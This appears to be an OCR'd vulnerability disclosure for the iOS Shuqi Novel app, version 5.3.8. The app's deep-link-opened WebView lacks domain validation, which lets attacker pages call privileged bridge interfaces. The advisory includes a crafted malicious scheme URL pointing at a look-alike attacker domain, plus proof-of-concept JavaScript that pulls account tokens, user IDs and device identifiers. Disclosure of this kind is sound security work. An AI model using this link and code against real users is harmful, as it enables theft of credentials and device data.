
An information leak vulnerability in the iOS version of Shuqi Novel App

Brief Description

Shuqi Novel app is a popular novel reading app. It ranks **No.6 in the "Books" category** list on the App Store of the Chinese region and has **147,000 ratings**.




The iOS version of the Shuqi Novel supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse

engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when the web page is opened and the interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Shuqi Novel app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information and credential** (such as UserID, UmidToken, BookMarkList) and **obtaining victim's device information** (such as IDFA, SQDeviceID, SN).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **shuqireader://internal?module=bookstore&action=openwebview&params={"url":"http://attackshuqireader.com/attack.html","hideActionBar":1}&minver=2.5.0.0**. Here, **"attackshuqireader.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Shuqi Novel App's official domain name **"shuqireader.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackshuqireader.com, but modified the DNS rules in the local area network to map attackshuqireader.com to our own website. The malicious link we actually used is **shuqireader://internal?module=bookstore&action=openwebview&params={"url":"http://attackshuqireader.com/shuqinovel/atkShuqiNovel.html","hideActionBar":1}&minver=2.5.0.0**.

When the victim clicks on this link, it directs the victim to the Shuqi Novel App. The app will then open the webpage **http://attackshuqireader.com/shuqinovel/atkShuqiNovel.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information and credential** (such as UserID, UmidToken, BookMarkList) and **obtaining victim's device information** (such as IDFA, SQDeviceID, SN).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
window.webkit.messageHandlers.WindVaneCallNative.postMessage({
    name : "SQRJSBookMark.get[illegible]",
    params : '{}',
    reqId : "1"
});

window.webkit.messageHandlers.WindVaneCallNative.postMessage({
    name : "SQRJSEnv.get[illegible]",
    params : '{}',
    reqId : "2"
});
```

```
window.WindVane = {};
window.WindVane.onSuccess = function(callbackID, retVal, boolVal){
    var json = retVal;
    switch(callbackID){
        case "1":
            document.getElementById("BookMarkList").innerText = "Your BookMark List: \n" + JSON.stringify
            (json.value.data.bookIdList);
            break;

        case "2":
            document.getElementById("UmidToken").innerText = "Your UmidToken: " + json.value.data.umidtoken;
            document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.value.data.idfa;
            document.getElementById("UserID").innerText = "Your UserID: " + json.value.data.userId;
            document.getElementById("SN").innerText = "Your SN: \n" + json.value.data.sn;
            document.getElementById("UTDID").innerText = "Your UTDID: \n" + json.value.data.utdid;
            document.getElementById("SQDeviceID").innerText = "Your SQDeviceID: \n" + json.value.data.
            sqiOSUniqDeviceId;
            document.getElementById("AAID").innerText = "Your AAID: \n" + json.value.data.aaid;
            break;
    }
}
```

Impact of the Vulnerability

Scope of the vulnerability: Shuqi Novel iOS version 5.3.8 (the latest version as of 2025-01-07).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **US:**
  https://apps.apple.com/us/app/%E4%B9%A6%E6%97%97%E5%B0%8F%E8%AF%B4-%E7%9C%8B%E5%B0%8F%E8%AF%B4%E5%A4%A7%E5%85%A8%E7%9A%84%E7%94%B5%E5%AD%90%E4%B9%A6%E9%98%85%E8%AF%BB%E7%A5%9E%E5%99%A8/id733689509
- **CN:**
  https://apps.apple.com/cn/app/%E4%B9%A6%E6%97%97%E5%B0%8F%E8%AF%B4-%E7%9C%8B%E5%B0%8F%E8%AF%B4%E5%A4%A7%E5%85%A8%E7%9A%84%E7%94%B5%E5%AD%90%E4%B9%A6%E9%98%85%E8%AF%BB%E7%A5%9E%E5%99%A8/id733689509

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.